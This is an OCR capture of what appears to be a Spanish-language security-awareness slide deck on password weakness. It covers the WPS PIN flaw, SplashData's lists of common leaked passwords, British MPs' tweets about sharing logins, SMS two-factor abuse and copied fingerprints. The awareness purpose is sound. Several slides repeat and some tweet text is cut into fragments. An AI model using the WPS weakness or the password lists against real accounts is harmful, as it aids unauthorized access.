- **La realidad:** la contraseña se descompone en dos cifras de cuatro dígitos y el PIN es la suma. Un máximo de tres horas para entrar en cualquier router con WPS activo.

Un consejo: no utilices WPS

Usuario y contraseña basta para asegurar el sistema …


- Superficie de ataque 24 / 7
- El usuario no sabe si le han robado su contraseña
- Al usuario no le gustan las contraseñas complicadas

Usuario y contraseña basta para asegurar el sistema …

Superficie de ataque 24 / 7

El usuario no sabe si le han robado su contraseña

Al usuario no le gustan las contraseñas complicadas



Password Insecurity


The most common passwords found among two million to five million exposed annually in data breaches are predictable, making them easy for hackers to guess. The 10 most common, as collected by SplashData, a password-security software firm:

	2011	2012	2013	2014	2015	2016
1	password	password	123456	123456	123456	123456
2	123456	123456	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345
4	qwerty	abc123	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football
6	monkey	monkey	123456789	123456789	123456789	qwerty
7	1234567	letmein	1111	1234	football	1234567890
8	letmein	dragon	1234567	baseball	1234	1234567
9	trustno1	1111	iloveyou	dragon	1234567	princess
10	dragon	baseball	adobe123	football	baseball	1234

Source: SplashData


THE WALL STREET JOURNAL.

Las contraseñas se repiten una y otra vez …



https://haveibeenpwned.com/

Las contraseñas se repiten una y otra vez …




https://haveibeenpwned.com/

Las contraseñas largas no sirven de mucho …

Una contraseña no se adivina, se lee


Las contraseñas largas no sirven de mucho …


Una contraseña no se adivina, se lee



Las contraseñas largas no sirven de mucho …


Una contraseña no se adivina, se lee





Las contraseñas largas no sirven de mucho …

Una contraseña no se adivina, se lee



El usuario considera que las contraseñas no son importantes …

The lax computer security of British MPs - as detailed in their own tweets

SHARED PASSWORDS, UNLOCKED PCS, PORN EVERYWHERE.

Author: **Graham Cluley**
PUBLISHED DECEMBER 4, 2017 9:11 AM IN CELEBRITIES, PRIVACY, SECURITY THREATS 17

Kudos to Nadine Dorries, the British MP for Mid-Bedfordshire, who has **bravely exposed** the appalling computer security practices that she and her fellow politicians have in place.

https://www.grahamcluley.com/lax-computer-security-british-mps-detailed-tweets/

El usuario considera que las contraseñas no son importantes …

The lax comp… detailed in th…

SHARED PASSWORDS,…

Author: Graham Cluley
PUBLISHED DECEMBER 4, 2017 9:…

Kudos to Nadine Dorries, the British MP for Mid-Bedfordshire, who has **bravely exposed** the appalling computer security practices that she and her fellow politicians have in place.

Nadine Dorries
@NadineDorries

My staff log onto my computer on my desk with my login everyday. Including interns on exchange programmes. For the officer on @BBCNews just now to claim that the computer on Greens desk was accessed and therefore it was Green is utterly preposterous !!

7:03 PM - Dec 2, 2017

1,553 4,262 people are talking about this

https://www.grahamcluley.com/lax-computer-security-british-mps-detailed-tweets/

El usuario considera que las contraseñas no son importantes …

The lax comp
detailed in th

SHARED PASSWORDS,

Author: Graham Cluley
PUBLISHED DECEMBER 4, 2017 9:

Kudos to Nadine Dorr
bravely exposed the
fellow politicians have

Nadine Dorries ✓
@NadineDorries

My staff log onto my computer on my desk with my login everyday. Including interns on exchange programmes. For the officer on @BBCNews just now to claim that the computer on Greens desk was accessed and therefore it was Green is utterly preposterous !!

7:03 PM - Dec 2, 2017

Sir Robert Syms MP ✓ @RobertSyms 2 Dec
Replying to @bublang @NadineDorries
Good

Nadine Dorries ✓
@NadineDorries

All my staff have my login details. A frequent shout when I manage to sit at my desk myself is, 'what is the password?'

8:39 PM - Dec 2, 2017

♡ 14 102 people are talking about this

https://www.grahamcluley.com/lax-computer-security-british-mps-detailed-tweets/

El usuario considera que las contraseñas no son importantes …

JamesClayton @JamesClayton5 3 Dec
It is extremely common for MPs to share their parliamentary login details with their staff. Seems slightly unfair to vilify @NadineDorries for what is common practice

Nick Boles MP
@NickBoles

I certainly do. In fact I often forget my password and have to ask my staff what it is.

8:31 PM - Dec 3, 2017

42 532 people are talking about this

Dorries
Dorries

to my computer on my desk with my login
uding interns on exchange programmes. For the
BCNews just now to claim that the computer on
vas accessed and therefore it was Green is utterly
!
2017

Kudos to Nadine Dorr
bravely exposed the
fellow politicians have

Sir Robert Syms MP @RobertSyms 2 Dec
Replying to @bublang @NadineDorries
Good

Nadine Dorries
@NadineDorries

All my staff have my login details. A frequent shout when I manage to sit at my desk myself is, 'what is the password?'

8:39 PM - Dec 2, 2017

14 102 people are talking about this

https://www.grahamcluley.com/lax-computer-security-british-mps-detailed-tweets/

El usuario considera que las contraseñas no son importantes …

https://www.grahamcluley.com/lax-computer-security-british-mps-detailed-tweets/

… pero usamos verificación en dos pasos

https://www.genbeta.com/seguridad/hackers-aprovechan-la-inseguridad-de-la-verificacion-en-dos-pasos-a-traves-sms-para-robar-cuentas-bancarias

Utilicemos datos biométricos

Los datos biométricos deberían ser nombres de usuario, no contraseñas

Los hackers pueden «copiar» las huellas dactilares a partir de una fotografía

Los hackers han comprobado su teoría con fotos de los dedos de la ministra de defensa alemana - REUTERS

Utilicemos datos biométricos

Los datos biométricos deberían ser nombres de usuario, no contraseñas

Los hackers pueden «copiar» las huellas dactilares a partir de una fotografía

PROCEEDINGS PAPER

Impact of artificial "gummy" fingers on fingerprint systems

Author(s): Tsutomu Matsumoto; Hiroyuki Matsumoto; Koji Yamada; Satoshi Hoshino

Los hackers han comprobado su teoría con fotos de los dedos de la ministra de defensa alemana - REUTERS

¿La contraseña de Twitter es importante?

Real Madrid C.F.
@realmadriden

